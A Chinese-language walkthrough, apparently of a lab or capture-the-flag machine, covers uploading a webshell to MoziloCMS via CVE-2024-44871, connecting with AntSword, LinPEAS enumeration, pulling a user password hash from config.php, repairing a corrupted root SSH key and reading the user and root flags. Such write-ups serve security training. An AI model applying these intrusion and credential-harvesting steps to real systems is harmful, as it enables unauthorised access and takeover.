
直接访问 URL 则可知文件存在。

且上传 webshell 途中发现相关路径（`http://192.168.123.109/mozilo/kategorien/Willkommen/dateien/`）可以列目录，倒是直观了不少。




getshell

此时打开蚁剑设置好会话，即可连接。



至此 Web 层面的测试告一段落了，之后的大部分时间都在琢磨着提权的事。（一杯茶，一包烟，一个漏洞挖一天.jpg）



权限提升

各种尝试

上传 `LinPEAS-ng` 仔细看了下，东西看着多，结果测完了各种服务、文件，无一生还。（卡题ing...）

```
    /---------------------------------------------------------------------------------\
    |                             Do you like PEASS?                                  |
    |---------------------------------------------------------------------------------|
    |         Learn Cloud Hacking       :     https://training.hacktricks.xyz         |
    |         Follow on Twitter         :     @hacktricks_live                        |
    |         Respect on HTB            :     SirBroccoli                             |
    |---------------------------------------------------------------------------------|
    |                                 Thank you!                                      |
    \---------------------------------------------------------------------------------/
          LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

 Starting LinPEAS. Caching Writable Folders...

                               ╔═══════════════════╗
═══════════════════════════════╣ Basic information ╠═══════════════════════════════
                               ╚═══════════════════╝
OS: Linux version 4.19.0-27-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.316-1 (2024-06-25)
User & Groups: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Hostname: Lzh

[+] /usr/bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more with -h)
[+] /usr/bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)


Caching directories DONE

                               ╔══════════════════╗
═══════════════════════════════╣ System Information ╠═══════════════════════════════
                               ╚══════════════════╝
╔══════════╣ Operative system
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploits
Linux version 4.19.0-27-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.316-1 (2024-06-25)
Distributor ID: Debian
Description:  Debian GNU/Linux 10 (buster)
Release:  10
Codename: buster
```

正确思路

最终还是花了太多时间，幸得大佬相助，给予提示，不然到这里我就放弃了。

不得不说真是一念之差，当初拿到 shell 以后用了 `LinPEAS-ng` 看完，一直觉得突破点在于一些系统文件或者漏洞。


反观 Web 这边，最初通过备份文件简单查过一下敏感信息，但并没有得出数据。

非常自然地把服务器上现成的站点和 `Backup` 当作一回事了。

```
grep -Pnir "welcome" /var/www/html/mozilo/admin/config.php
```

获取到 `welcome` 用户的密码，直接 SSH 连接就行。（受够了奇奇怪怪的终端）

```
welcome:3e73d572ba005bb3c02107b2e2fc16f8
```




获取 flag

随手 `ls -al` 一下，可见文件 `id_rsa`、`user.txt`。

直接输入 `cat user.txt` 取得 user flag。


user-flag




```
flag{user-9bd9f512a064d385d8b5594fea0f2fc4}
```

SSH 密钥问题

既然 `welcome` 用户的根目录下存在一个 `id_rsa`，自然以此为思路尝试连接 `root`。



可见前三位是问号，必然有异。

经过一番查（现）探（学），得知将 `???` 替换为 `b3B`，同时修改文件权限为 `600`，即可正常连接。

```
???lbnNzaC > b3BlbnNzaC...
```

此外，可以用 `ssh-keygen` 对密钥文件进行检查，查看格式是否正确。

修改前：

```
ssh-keygen -l -f id_rsa
id_rsa is not a key file.
```

修改后：

```
ssh-keygen -l -f id_rsa
3072 SHA256:ceKNj1uJatYz6cfAHU/o65sNbxY2y4vCC2BPMasnuDE root@Lzh (RSA)
```

需要注意的是，当文件权限非 `600` 时，意味着该密钥不再安全，SSH 服务器会阻止该密钥的认证，并且要求用户手动输入密码。


所以，在使用之前记得先修改文件权限。

```
chmod 600 id_rsa
```

使用密钥进行连接。

```
ssh -i id_rsa root@192.168.123.109
```

成功连接。




root-flag


```
┌──(kali㉿kali)-[~/Downloads/exploit]
└─$ python3 us.py id_rsa
Key has comment 'root@Lzh'
Your identification has been saved with the new passphrase.
修复成功！保存至 repaired_id_rsa
测试命令：
ssh -i repaired_id_rsa user@host

┌──(kali㉿kali)-[~/Downloads/exploit]
└─$ ssh -i repaired_id_rsa root@192.168.123.109
Linux Lzh 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr 12 23:17:27 2025 from 192.168.3.94
root@Lzh:~# ls
root.txt
root@Lzh:~# cat root.txt
flag{root-b32e83d3432bcfe475fd6b6f58f1f559}
root@Lzh:~#
```


```
flag{root-b32e83d3432bcfe475fd6b6f58f1f559}
```


总结

思路




端口80: Web站点审计
端口22: SSH版本探测
端口514: Syslog测试
目录扫描
常规扫描
文件扫描
发现网站备份文件
分析MoziloCMS
查找漏洞
发现CVE-2024-44871
后台登录测试
后台登录爆破


获取管理员凭证
漏洞利用阶段
上传 webshell
修改后缀
蚁剑连接getshell
权限提升阶段
LinPEAS信息收集
发现配置文件泄露
获取welcome用户SSH密码
SSH登录welcome用户
查找敏感文件



附录

工具清单

- nmap | Kali Linux Tools
- netcat | Kali Linux Tools
- gobuster | Kali Linux Tools
- hydra | Kali Linux Tools
- antSword - AntSword is a cross-platform website management toolkit.
- PEASS-ng - Privilege Escalation Awesome Scripts SUITE new generation
- MoziloCMS 3.0 - Remote Code Execution (RCE)